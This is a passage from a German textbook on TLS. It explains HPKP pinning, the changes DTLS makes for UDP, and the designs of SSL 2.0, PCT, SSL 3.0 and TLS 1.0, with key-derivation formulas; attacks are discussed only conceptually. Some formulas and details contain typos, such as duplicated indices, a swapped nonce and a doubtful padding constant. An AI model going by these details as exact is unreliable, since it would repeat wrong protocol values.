    pin-sha256="E9CZ9INDbd+2eRQozYqqbQ2yXLVKB9+xcprMF+44U1g=";
    pin-sha256="LPJNul+wow4m6DsqxbninhsWHlwfp0JecwQzYpOLmCQ=";
    report-uri="http://example.com/pkp-report"; includeSubDomains
```

Da der statische Pinning-Ansatz wenig flexibel und daher nur für wenige TLS-Server einsetzbar ist, wurde im Jahr 2015 der von Google-Mitarbeitern verfasste RFC 7469 „Public Key Pinning Extension for HTTP“ [EPS15] verabschiedet. Darin wird ein Mechanismus für *dynamisches Pinning* beschrieben, der Public Key Pinning für alle Server verfügbar machen soll.

In Listing 10.4 ist ein Beispiel für einen HPKP-Header beschrieben. Der Header hat den Namen `Public-Key-Pins:` und mehrere Parameter. Verbindlich sind *zwei* SHA-256-Hashwerte von öffentlichen Schlüsseln, die mit dem Parametern `pin-sha256` übermittelt werden. Diese öffentlichen Schlüssel können aus zwei TLS-Serverzertifikaten, oder aus zwei Wurzelzertifikaten oder aus zwei intermediären Zertifikaten stammen; ein Pinning kann also auf jeder Ebene der PKI-Hierarchie stattfinden.

Die Regel, dass immer *zwei* Hashwerte angegeben werden müssen, ist sehr wichtig; es wird hier ein *current/next*-Ansatz verfolgt: Einer der beiden Hashwerte muss zu einem öffentlichen Schlüssel gehören, der bei den aktuellen TLS-Verbindungen *(current)* zur Validierung eingesetzt wird – auf einer Ebene der PKI-Hierarchie. Der andere Hashwert gehört zu einem Reserveschlüssel *(next)* der genutzt werden kann, wenn der aktuelle Schlüssel aus irgendwelchen Gründen nicht mehr zur Validierung verwendet werden kann. Mit dem zweiten Hashwert soll also verhindert werden, dass Webseitenbetreiber sich mittels HPKP selbst aus Webbrowsern aussperren, wenn sie z. B. ein neues TLS-Zertifikat mit neuem Public Key installieren.

Die Gültigkeitsdauer eines HPKP-Pinnings wird durch den Parameter `max-age` in Sekunden angegeben, und optional kann im Parameter `report-uri` eine URI angegeben werden, an die Versuche gemeldet werden, einen anderen Public Key im TLS-Handshake einzusetzen. Ebenfalls optional ist der Parameter `includeSubDomains`, der angibt, dass das Pinning nicht nur für den aktuelle Domainnamen, sondern auch für alle Subdomains genutzt werden soll.

10.9 Datagram TLS (DTLS)

Soll TLS zur Absicherung UDP-basierter Anwendungsprotokolle verwendet werden, so müssen einige Anpassungen erfolgen, da UDP weder die Übertragung der Daten noch die korrekte Reihenfolge garantiert. Diese notwendigen Änderungen sind in RFC 4347 *Datagram Transport Layer Security Version 1.0* [RM06] als Spezifikation der Unterschiede zu TLS. 1.1, und in RFC 6347 *Datagram Transport Layer Security Version 1.2* als Unterschiede zu TLS. 1.2 spezifiziert. Die DTLS-Version 1.1 wurde ausgelassen, um die Versionsnummerierung zwischen TLS und DTLS zu synchronisieren. Den Ausführungen in diesem Abschnitt liegt RFC 6347 zugrunde.

10.9.1 Warum TLS über UDP nicht funktioniert

Alle TLS-Spezifikationen verlassen sich darauf, dass die TLS Records des Handshakes und des Record Layer zuverlässig und in der richtigen Reihenfolge übertragen werden.

TLS-Handshake Im TLS-Handshake ist eine feste Reihenfolge der Nachrichten festgelegt. Geht eine dieser Nachrichten verloren, so gibt es keine Möglichkeit, um eine erneute Übertragung zu initiieren, und der Handshake wird erfolglos abgebrochen.

Darüber hinaus kann es auch zu Problemen kommen, wenn eine Handshake-Nachricht wegen ihrer Länge auf zwei oder mehr UDP/IP-Pakete verteilt werden muss, und wenn diese Teile ggf. in vertauschter Reihenfolge ankommen.

Eine weitere Gefahr sind DoS-Angriffe. Im TLS-Handshake muss ein Angreifer zunächst eine TCP-Verbindung herstellen, um die ClientHello-Nachricht senden zu können. Die Gültigkeit der IP-Adresse des Client wird schon in diesem TCP-3-Wege-Handshake geprüft. Für UDP dagegen entfällt dieser Handshake, und ein Angreifer könnte mittels IP Spoofing beliebig viele ClientHello-Nachrichten parallel an den Server senden. Dadurch könnte er den Server zwingen, rechenintensive Public.Key-Operationen durchzuführen – wenn der Angreifer ausschließlich TLS-DHE-Ciphersuites in ClientHello vorschlägt, wäre das eine Exponentiation und das Berechnen einer digitalen Signatur pro ClientHello.

TLS Record Layer Der TLS Record Layer verwendet implizite Seqenznummern. Geht ein Record verloren oder wird die Reihenfolge zweier Records vertauscht, so schlägt die MAC-Überprüfung fehl, und die Verbindung wird mit einem Bad_record_mac-Alert abgebrochen.

Bei Verwendung von Stromchiffren wird über mehrere Records hinweg ein kontinuierlicher Schlüsselstrom erzeugt. Dies führt zu Entschlüsselungsfehlern bei Verlust oder Vertauschung von Records.

10.9.2 Anpassungen DTLS

DTLS Record Layer Die Anforderungen an den DTLS Record Layer können relativ klar formuliert werden: Er muss zustandslos *(stateless)* entschlüsseln können, im Gegensatz zum zustandsbehafteten *(stateful)* TLS Record Layer.

Der wichtigste Zustand, den der TLS Record Layer zur Entschlüsselung von Records speichern muss, sind die *impliziten Sequenznummern,* die in die MAC-Berechnung mit einfließen. Eine Überprüfung dieser impliziten Sequenznummern funktioniert nur dann, wenn alle Records in der korrekten Reihenfolge eintreffen. Da dies in DTLS nicht garantiert werden kann, werden Sequenznummern *explizit* übertragen. Dadurch entfällt dieser Zustand. Für die Sequenznummern wird ein 48-Bit-Feld neu in den Record Header eingefügt.

Ein weiterer Zustand, den jede TLS-Implementierung sich merken muss, sind die ausgehandelten kryptographischen Schlüssel und Algorithmen. In TLS kann mehrmals ein solcher Satz von Parametern mithilfe des TLS-Handshakes ausgehandelt werden (initialer Handshake, Session Resumption, Renegotiation), und mithilfe der ChangeCipherSpec-Nachricht wird jeweils der neu ausgehandelte Satz von Parametern aktiviert. In DTLS könnte es nun passieren, dass das UDP-Paket mit der ChangeCipherSpec-Nachricht früher beim Empfänger eintrifft als z. B. die ClientKeyExchange-Nachricht (Abb. 10.18). In DTLS wird daher

Abb. 10.18 Änderungen im DTLS-Handshake

ein 16-Bit-Epochenfeld eingeführt, das inkrementiert wird, wenn der Verschlüsselungsstatus sich ändert. Typische Werte wären hier 0 während des ersten Handshakes, 1 ab der ersten ChangeCipherSpec-Nachricht und 2 nach einer Renegotiation. Bei jedem Epochenwechsel werden die Sequenznummern wieder auf den Startwert 0 zurückgesetzt.

Bei Verwendung von Blockchiffren ist die Entschlüsselung jedes Record zustandslos, da alle zur Entschlüsselung notwendigen Parameter wie z. B. der Initialisierungsvektor – zumindest ab TLS. 1.1 – mit übertragen werden. Für Stromchiffren ist dies nicht der Fall, da sie nicht für jeden Record neu initialisiert werden, sondern zustandsbehaftet einen Schlüsselstrom generieren, der für mehrere Records verwendet wird. Die einfachste Art, diesen Zustand zu eliminieren ist es, Stromchiffren komplett zu verbieten, und dieser Ansatz wurde in DTLS gewählt.

DTLS-Handshake Zur Abwehr von DoS-Angriffen wird eine einzige neue Nachricht eingeführt und der Handshake um 1 RTT verlängert. Auf die ClientHello-Nachricht antwortet der Server zunächst einmal mit HelloVerifyRequest-Nachricht, die ein (zustandsloses) Anti-DoS-Cookie enthält. Dieses Cookie muss der Client in seine zweite ClientHello-Nachricht einfügen, und erst mit dieser zweiten Nachricht beginnt der eigentliche Handshake – insbesondere beginnen alle Transkripte von Handshake-Nachrichten, die in kryptographische Berechnungen einfließen (ClientFinished, ServerFinished und CertificateVerify) erst hier.

Der mögliche Verlust von Nachrichten wird über *Retransmission Timeouts* ausgeglichen. Erreicht eine erwartete Nachricht den Empfänger nicht innerhalb dieses Zeitraums, so fordert dieser durch Senden der letzten vorangegangenen Nachricht die Nachricht noch einmal an.

Die Einhaltung der korrekten Reihenfolge von Nachrichten wird über eine zweite Art von Sequenznummern – im Gegensatz zu den 48-Bit-Sequenznummern im Record Layer diesmal 16 Bit lang – erzwungen. Kommt eine Nachricht außerhalb dieser Reihenfolge an, so wartet der Empfänger, bis die fehlenden Nachrichten eingetroffen sind, bzw. fordert diese noch

einmal an. Die erste ClientHello-Nachricht und die HelloVerifyRequest-Nachricht haben dabei die Sequenznummer 0, die Inkrementierung ab 1 beginnt mit der zweiten ClientHello-Nachricht.

Die mögliche Fragmentierung langer Handshake-Nachrichten wird durch Einführung von zwei Feldern in den DTLS Handshake Records berücksichtigt: `FragmentOffset` und `FragmentLength`. `FragmentOffset` gibt dabei die Byteposition an, an der das Fragment in der gesamten Nachricht einzuordnen ist, und `FragmentLength` seine Länge. Mit diesen beiden Angaben kann der Empfänger fragmentierte Handshake-Nachrichten wieder zusammensetzen.

Eine kurze Geschichte von TLS

11

Inhaltsverzeichnis

In diesem Kapitel werden die Unterschiede älterer und neuerer Versionen von TLS zu TLS 1.2 beschrieben, auch wenn diese als veraltet („obsolete“) gekennzeichnet sind, oder wenn sie, wie TLS 1.3, zum Zeitpunkt der Drucklegung dieses Buches erst seit Kurzem standardisiert wurden. Angriffe wie DROWN haben gezeigt, dass auch eine Kenntnis veralteter Standards wichtig ist, um die Sicherheit komplexer Systeme verstehen zu können.

11.1 Erste Versuche: SSL 2.0 und PCT

SSL 2.0 [Hic95] wurde 1994 von der Firma Netscape parallel zu einem der ersten Webbrowser, dem Netscape Navigator, entwickelt. Ziel war es, ein flexibles und leicht handhabbares kryptographisches Protokoll zur Absicherung von Client-Server-Verbindungen bereitzustellen. Als erster Schritt in dem damals recht jungen Gebiet der Internetsicherheit wies die Version 2.0 noch einige Schwächen auf, die dann in der Nachfolgeversion 3.0 beseitigt wurden. Im Jahr 2011 wurde die weitere Verwendung von SSL 2.0 durch RFC 6176 [TP11] verboten.

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_11

11.1.1 SSL 2.0: Records

In SSL 2.0 besteht ein *Record* aus einem 2 oder 3 Byte großen Header und dem Chiffretext. In den ersten beiden Bytes des Headers wird die Länge des Record spezifiziert, im optionalen dritten Byte die Anzahl der (nur für Blockchiffren erforderlichen) Padding-Bytes. Durch diese explizite Angabe der Länge des Padding ist hier, im Gegensatz zu später verwendeten Padding-Verfahren, ein Padding mit 0 Byte erlaubt.

Der empfangene Datenstrom wird von SSL 2.0 in Klartextblöcke fester Länge aufgeteilt. Über diese Klartextblöcke wird ein MAC gebildet. Die Kombination von Klartextblock und MAC wird, ggf. um Padding-Bytes erweitert, verschlüsselt. Diesem Chiffretext werden dann die 2 oder 3 Byte mit Längenangaben vorangestellt, um ein Record zu bilden.

11.1.2 SSL 2.0: Handshake

Der SSL 2.0-Handshake (Abb. 11.1) weicht in vielen Details vom bekannten TLS-Schema ab. So selektiert nicht der Server die zu verwendende Ciphersuite cs, sondern der Client wählt diese aus der Schnittmenge der von Client ($\overrightarrow{cs_C}$) und Server ($\overrightarrow{cs_S}$) unterstützten Ciphersuites aus. Client und Server wählen Zufallszahlen, wobei r_C in der Spezifikation als *challenge* und r_S als *connection-id* bezeichnet wird.

Der Client wählt dann einen *masterkey* mk und überträgt diesen – in Analogie zum späteren TLS-RSA – in der ClientMasterKey-Nachricht verschlüsselt an den Server. Bei dieser Übertragung kann der ganze Masterkey oder auch nur ein Teil davon verschlüsselt werden – in Abb. 11.1 wird der damals typische Fall einer Export-Ciphersuite dargestellt, bei der nur 40 Schlüsselbits verschlüsselt übertragen werden, was den damaligen Ausfuhrbestimmungen für Kryptographie in den USA entsprach.

Aus dem Masterkey werden auf beiden Seiten jeweils zwei Schlüssel abgeleitet: ein *ServerWriteKey* swk zur Absicherung der Nachrichten vom Server zum Client und ein *ClientWriteKey* cwk für die umgekehrte Richtung. Diese Schlüssel werden im Record Layer sowohl zur Berechnung des MAC als auch zur Verschlüsselung eingesetzt.

In der ClientFinished-Nachricht sendet der Client die *connection-id* r_S des Servers verschlüsselt und mit einem MAC versehen zurück. Analog verschlüsselt der Server die *challenge* r_S in der ServerVerify-Nachricht und weist damit nach, dass er den *masterkey* berechnen konnte – bei Export-Ciphersuites ist diese Berechnung allerdings auch für Dritte möglich. Schließlich wird in der ServerFinished-Nachricht eine neue Session-ID SID übermittelt, mit der in einem verkürzten Handshake die erneute Verwendung des gerade übertragenen *masterkey* ausgehandelt werden kann.




Abb. 11.1 Der Handshake von SSL 2.0. Die Namen der einzelnen Nachrichten werden wie folgt abgekürzt: ClientHello(CH), ServerHello (SH), ClientMasterKey (CMK), ClientFinished (CF), ServerVerify (SV), ServerFinished (SF)

11.1.3 SSL 2.0: Schlüsselableitung

Die Schlüsselableitung aus dem *masterkey mk* erfolgt durch einfache Anwendung einer Hashfunktion, die im Standard nicht festgelegt wird, in der Praxis aber mit MD5 gleichzusetzen ist. *mk* wird dabei mit dem ASCII-Zeichen für die Ziffer 0 und den beiden Zufallszahlen konkateniert und dann gehasht. Reichen die 128 Bit des Hashwertes nicht aus, um daraus zunächst den ServerWriteKey und danach den ClientWriteKey zu gewinnen, so wird das ASCII-Zeichen 0 durch das ASCII-Zeichen 1 ersetzt, um weitere 128 Bit Schlüsselmaterial zu gewinnen, und diese Hashwertbildung wird fortgesetzt, bis beide Schlüssel daraus gewonnen werden konnten.

Der für den CBC-Modus erforderliche Initialisierungsvektor IV wird nicht aus *mk* abgeleitet, sondern in der ClientMasterKey-Nachricht explizit übertragen.

11.1.4 SSL 2.0: Probleme

Sicherheitsmängel Die bekannteste Schwäche von SSL 2.0 betraf nicht den Standard selbst, sondern die Referenzimplementierung SSLRef von Netscape, die 1995 veröffentlicht wurde. Ein Fehler im Zufallszahlengenerator untergrub hier die Sicherheit des Verfahrens.

SSL 2.0 ist anfällig gegen spezielle Man-in-the-Middle-Angriffe. Der Angreifer schaltet sich dabei zwischen Client und Server und ändert die ClientHello- und ServerHello-Nachrichten so ab, dass nur noch eine schwache Ciphersuite in der Schnittmenge verbleibt.

Die Art und Weise, wie SSL 2.0 den MAC eines SSL Record berechnet, ist kryptographisch schwach (Abschn. 3.5); es wurden aber keine Angriffe publiziert. Eine weitere Schwäche betraf die Nachrichtenintegrität in Exportversionen: Die Exportvorschriften der USA betrafen lediglich die Länge der Verschlüsselungsschlüssel, die auf 40 Bit beschränkt wurde. Bei SSL 2.0 wurden auch die Schlüssel zur Berechnung des MAC auf 40 Bit verkürzt, was auch die Integrität angreifbar machte.

Funktionalitätsmängel In SSL 2.0 kann der Client nur zu Beginn der Verbindung einen Handshake durchführen. Ein Wechsel von Algorithmen und Schlüsseln während einer Verbindung war nicht möglich. Es wurden nur solche Public-Key-Infrastrukturen unterstützt, bei denen die Serverzertifikate direkt vom Root-Zertifikat signiert waren. In der Certificate-Nachricht konnten nur einzelne Zertifikate übertragen werden. Eine Datenkompression war nicht vorgesehen. In SSL 2.0 war der Transport von Daten eng mit der Nachrichtenebene verknüpft. Jeder Record enthielt genau eine Handshake-Nachricht. In Version 3.0 wurde diese unnötige Verknüpfung aufgelöst, und SSL Records können Teile einer Nachricht, eine ganze Nachricht oder mehrere Nachrichten enthalten.

11.1.5 Private Communication Technology

Das Private Communication Technology Protokoll (PCT; [BLS+95]) stellte den Versuch von Microsoft dar, dem Secure Socket Layer des Konkurrenten Netscape ein eigenes Protokoll gegenüberzustellen. Ausgangspunkt für die Entwicklung waren die oben beschriebenen Schwächen der Version 2.0 des SSL-Protokolls.

Die Datenformate der Records wurden von SSL 2.0 übernommen, das Handshake-Protokoll aber geändert. Ein neuer Verbindungsaufbau (Abb. 11.2) benötigt nur vier, die Wiederherstellung einer alten Verbindung nur zwei Nachrichten.




Abb. 11.2 Der volle Handshake des PCT-Protokolls. Die Namen der einzelnen Nachrichten werden wie folgt abgekürzt: ClientHello(CH), ServerHello (SH), ClientMasterKey (CMK), ClientFinished (CF), ServerVerify (SV). Sie lehnen sich offensichtlich an SSL 2.0 an

Die wichtigsten Unterschiede zu SSL 2.0 sind:

- PCT trennt die Ciphersuites auf und handelt Verschlüsselungsalgorithmen ($\overrightarrow{enc}$), Hashalgorithmen ($\overrightarrow{hash}$), Anforderungen an das Serverzertifikat ($\overrightarrow{certreq}$) und die Schlüsselvereinbarungsalgorithmen ($\overrightarrow{keyex}$) getrennt aus. Der Server wählt jeweils aus den vom Client priorisierten Listen eine Möglichkeit aus.
- Die Schlüsselaustauschalgorithmen entsprechen den Handshake-Familien TLS-RSA bzw. TLS-DH in TLS 1.2, plus eine US-regierungsspezifische Variante.
- Mögliche Hashfunktionen sind $MD5$, $SHA1$ oder eine DES-basierte Hashfunktion.

Die wichtigsten Ideen von PCT wurden in der Version 3.0 von SSL aufgegriffen.

11.2 SSL 3.0

Die Version 3.0 des SSL-Protokolls lieferte den Bauplan für alle nachfolgenden Versionen, der erst mit TLS 1.3 grundlegend revidiert wird. Die Spezifikation von SSL 3.0 wurde relativ spät in dem historischen RFC 6101 [FKK11] dokumentiert. Wegen des POODLE-Angriffs (Abschn. 12.3.3) wurde der Einsatz von SSL 3.0 im Jahr 2015 mit RFC 7568 [BTPL15] verboten.

Handshake und Record Layer wurden grundlegend überarbeitet und entsprechen weitgehend der im vorigen Kapitel ausführlich beschriebenen TLS-Version 1.2, die in den folgenden Ausführungen als Referenz dient.

11.2.1 Record Layer

IV-Chaining Der wichtigste Modus for Blockchiffren war lange Zeit der CBC-Modus, auch in SSL/TLS. Neben dem Verschlüsselungsschlüssel wird hier für jeden Record auch ein Initialisierungsvektor (IV) benötigt. Der IV für den ersten Record nach Sender der ChangeCipherSpec-Nachricht wurde in SSL 2.0 vom Client gewählt und an den Server übertragen; in SSL 3.0 wird er zusammen mit dem Schlüsselmaterial aus dem MasterSecret abgeleitet.

Für die folgenden Records werden weitere IVs benötigt, und die Entwickler von SSL 3.0 hatten eine Idee, wie diese ohne Mehraufwand erzeugt werden könnten: Jeweils der letzte Chiffretextblock des vorherigen Record sollte als IV für den aktuellen Record verwendet werden. Dieses Verfahren wird auch als *IV-Chaining* bezeichnet. Die Idee dahinter: Wenn man die Daten nicht fragmentieren und in einzelne Records aufteilen würde, dann würde ja auch der letzte Chiffretextblock eines Blockes in die Verschlüsselung des nächsten Blockes einfließen.

Leider war diese Argumentation nicht richtig – im BEAST-Angriff konnte gezeigt werden, dass aufgrund des IV-Chaining eine Entschlüsselung einiger Klartextbytes möglich wurde (Kap. 12).

Padding SSL 3.0 verwendet folgendes Padding: Fehlen in einem (komprimierten) Record noch n Byte, um ein Vielfaches der Blocklänge (8 Byte für DES und 3DES, 16 Byte für AES) zu erreichen, so werden an den Record $n-1$ zufällig gewählte Bytes und dann ein letztes Byte mit dem Wert n angefügt. Wird bei einem Padding die Länge des Padding durch das letzte Byte angegeben, so ist es erforderlich, auch dann zu padden, wenn die Länge des Record ein Vielfaches der Blocklänge ist – in diesem Fall wird ein kompletter Block (8 oder 16 Byte) als Padding angefügt.

Dieses Padding konnte im POODLE-Angriff (Kap. 12) dazu verwendet werden, um *alle* Klartextbytes von Anwendungsdaten, die wiederholt übertragen werden, also z. B. HTTP-Session-Cookies, zu entschlüsseln.

MAC-Berechnung Die MAC-Berechnung erfolgt über die gleichen Daten wie in Abschn. 10.2 beschrieben, einschließlich der impliziten Sequenznummern. Dabei wird die im Handshake ausgehandelte Hashfunktion in einem HMAC-ähnlichen Modus eingesetzt, bei dem die konstanten Werte aber konkateniert und nicht per XOR mit dem Schlüssel verknüpft werden (Abschn. 3.2).

11.2.2 Handshake

Der Handshake von SSL 3.0 hat die in Abschn. 10.3 beschriebene Struktur und diente als Blaupause für alle TLS-Versionen bis einschließlich Version 1.2. Der Standard definiert einige exotische Ciphersuites, z. B. `TLS-Fortezza-KEA` (Abschn. 11.2.4).

Die in den Finished-Nachrichten enthaltenen MACs sind noch nicht mit der TLS-PRF berechnet, sondern bestehen aus der Konkatenation eines zweistufigen MD5- und eines SHA-1-Hashwertes, die jeweils ähnlich zu HMAC über alle Handshake-Nachrichten berechnet werden:

$$\begin{aligned} Fin_{MD5} &= MD5(ms|pad_2|MD5(trans|\texttt{Sender}|ms|pad_1)) \\ Fin_{SHA1} &= SHA1(ms|pad_2|SHA1(trans|\texttt{Sender}|ms|pad_1)) \\ Fin &= Fin_{MD5}|Fin_{SHA1} \end{aligned}$$

Hierbei ist ms das MasterSecret, $trans$ das Transkript aller bisher vom Sender der Finished-Nachricht gesendeten und empfangenen Handshake-Nachrichten, `Sender` muss vom Client durch die Bytefolge `0x434C4E54` und vom Server durch die Bytefolge `0x53525652` ersetzt werden, und pad_1, pad_2 sind zwei Paddings mit konstanten Bytewerten `0x36` bzw. `0x48`, die für MD5 48-mal und für SHA-1 40-mal wiederholt werden müssen.

11.2.3 Schlüsselableitung

Das MasterSecret wird mithilfe einer verschachtelten Kombination aus MD5 und SHA-1 abgeleitet:

$$\begin{aligned} ms_1 &= MD5(pms|SHA1(\texttt{A}|pms|r_C|r_S)) \\ ms_2 &= MD5(pms|SHA1(\texttt{BB}|pms|r_C|r_S)) \\ ms_2 &= MD5(pms|SHA1(\texttt{CCC}|pms|r_C|r_S)) \\ ms &= ms_1|ms_2|ms_3 \end{aligned}$$

Um die Record-Layer-Schlüssel abzuleiten, wird eine ähnliche Konstruktion eingesetzt, bei der aber die Reihenfolge von r_C und r_S vertauscht ist und die nicht nach drei Schritten abbrechen muss, sondern so lange fortgeführt wird, bis eine ausreichende Anzahl von pseudozufälligen Bits für Schlüssel und IVs erzeugt wurden:

$$\begin{aligned} km_1 &= MD5(pms|SHA1(\texttt{A}|pms|r_S|r_C)) \\ km_2 &= MD5(pms|SHA1(\texttt{BB}|pms|r_S|r_C)) \\ km_3 &= MD5(pms|SHA1(\texttt{CCC}|pms|r_S|r_C)) \\ km_3 &= MD5(pms|SHA1(\texttt{DDDD}|pms|r_S|r_C)) \\ ... &= ... \\ km &= km_1|km_2|km_3|km_4|... \end{aligned}$$

11.2.4 FORTEZZA: Skipjack und KEA

Die FORTEZZA-Ciphersuite nutzt zwei NIST-Standards, die in [NIS98] beschrieben werden. SKIPJACK ist dabei eine 64-Bit-Blockchiffre, die eine Schlüssellänge von 80 Bit hat. KEA ist eine Variante des Diffie-Hellman-Schlüsselaustauschs, bei der statische, in Client- und Serverzertifikaten publizierte öffentliche Schlüssel g^C, g^S und frische, ausgetauschte DH-Werte g^c, g^s einfließen und aus den beiden Werten g^{Sc} und g^{Cs} mithilfe von Bitselektion und des SKIPJACK-Algorithmus ein geheimer 80-Bit-Wert abgeleitet wird.

Beide Algorithmen wurden im Rahmen der Clipper-Chip-Strategie der Clinton-Regierung Ende der 1990er Jahre überwiegend in Hardware implementiert. Eine staatlich kontrollierte Hintertür in diesen Chips sollte ein Abhören verschlüsselter Verbindungen trotz starker Kryptographie möglich machen. Der SKIPJACK-Algorithmus war Gegenstand kryptoanalytischer Untersuchungen, z. B. [BBS99].

11.3 TLS 1.0

SSL Version 3 wurde mit geringen Änderungen von der IETF als Internetstandard übernommen, und er ist in [DA99] beschrieben. Da es sich aber um keine grundlegend neue Version *(major revision)* handelt, wird im Versionsfeld der SSL-Nachrichten die Versionsnummer 3.1 übermittelt.

Konsequenter Einsatz von HMAC Für elementare kryptographische Operationen wie Berechnung eines Message Authentication Code (MAC), Ableitung des Schlüsselmaterials und Berechnung der Finished-Nachricht kamen bei SSL 3.0 Ad-hoc-Lösungen zum Einsatz, die zwar bisher nicht geknackt wurden, deren Sicherheit aber rein kryptographisch nur schwer beurteilt werden kann. Für den TLS-Standard hat die IETF-Arbeitsgruppe daher entschieden, diese Operationen auf Basis des HMAC-Standards [KBC97] neu zu definieren (Kap. 2). Dieser Standard beschreibt eine kryptographisch gut untersuchte Methode, wie man aus einer beliebigen Hashfunktion einen MAC konstruieren kann.

11.3.1 Record Layer

Auch im Record Layer von TLS 1.0 wird weiterhin IV-Chaining eingesetzt – aus diesem Grund wird empfohlen, diese Version nicht mehr eizusetzen. Das Padding wurde geändert:

- Es dürfen bis zu 255 Byte gepaddet werden, um die Länge des Klartextes zu verschleiern.
- Werden n Byte Padding angefügt, so endet der Klartext mit n Byte, die alle den Wert $n - 1$ haben. Das letzte Byte gibt dabei die Padding-Länge an, ohne das Längenbyte selbst.

11.3.2 Die PRF-Funktion von TLS 1.0 und 1.1

Zum Ableiten von Schlüsselmaterial aus dem vom Client gewählten (bzw. von Client und Server berechneten) Premaster Secret wird eine Funktion benötigt, die mehr „geheime“ Bits ausgibt, als in sie hineingesteckt werden. Die Ausgabe dieser Funktion soll möglichst „zufällig“ sein, die abgeleiteten Schlüssel sollen nicht von zufällig gewählten Schlüsseln unterscheidbar sein. Eine solche Funktion heißt *Pseudozufallsfunktion* (Kap. 2).

In TLS wird eine spezielle Pseudozufallsfunktion (Abb. 11.3) zur Erzeugung des Schlüsselmateri-als und zur Berechnung der Finished-Nachricht verwendet. Diese PRF besteht aus zwei Teilen: einem Teil mit MD5 als Hashfunktion, und einem Teil mit SHA-1 als Hashfunktion. Dies soll gewährleisten, dass die TLS-PRF sicher bleibt, auch wenn sich eine der beiden als unsicher erweisen sollte.

